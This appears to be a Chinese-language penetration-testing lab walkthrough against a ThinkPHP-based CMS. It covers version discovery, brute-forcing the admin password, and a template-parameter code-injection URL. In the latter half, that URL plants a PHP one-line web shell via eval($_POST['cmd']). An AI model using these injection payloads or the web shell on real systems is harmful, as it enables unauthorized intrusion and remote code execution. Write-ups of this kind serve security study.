
翻到最底下,发现系统版本


随便找几篇文章看看有没有poc

https://xz.aliyun.com/news/3368
找到一个poc
输入poc,自动跳转到登录界面,看来没有未授权登录漏洞
http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),'

尝试访问呢一个不存在的页面,爆出来了thinkphp的版本

使用thinkphp综合利用工具,没有漏洞

方案二,爆破后台账号密码

爆破出密码为admin123456
登录后台


再使用poc,能够正常获取php的版本信息
http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),'
继续执行,创建一个一句话木马
http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',eval($_POST['cmd']),'
https://xz.aliyun.com/news/3368,这篇文章已经告诉我们shell的路径在哪了,他会在这个文件里面创建你执行的恶意代码
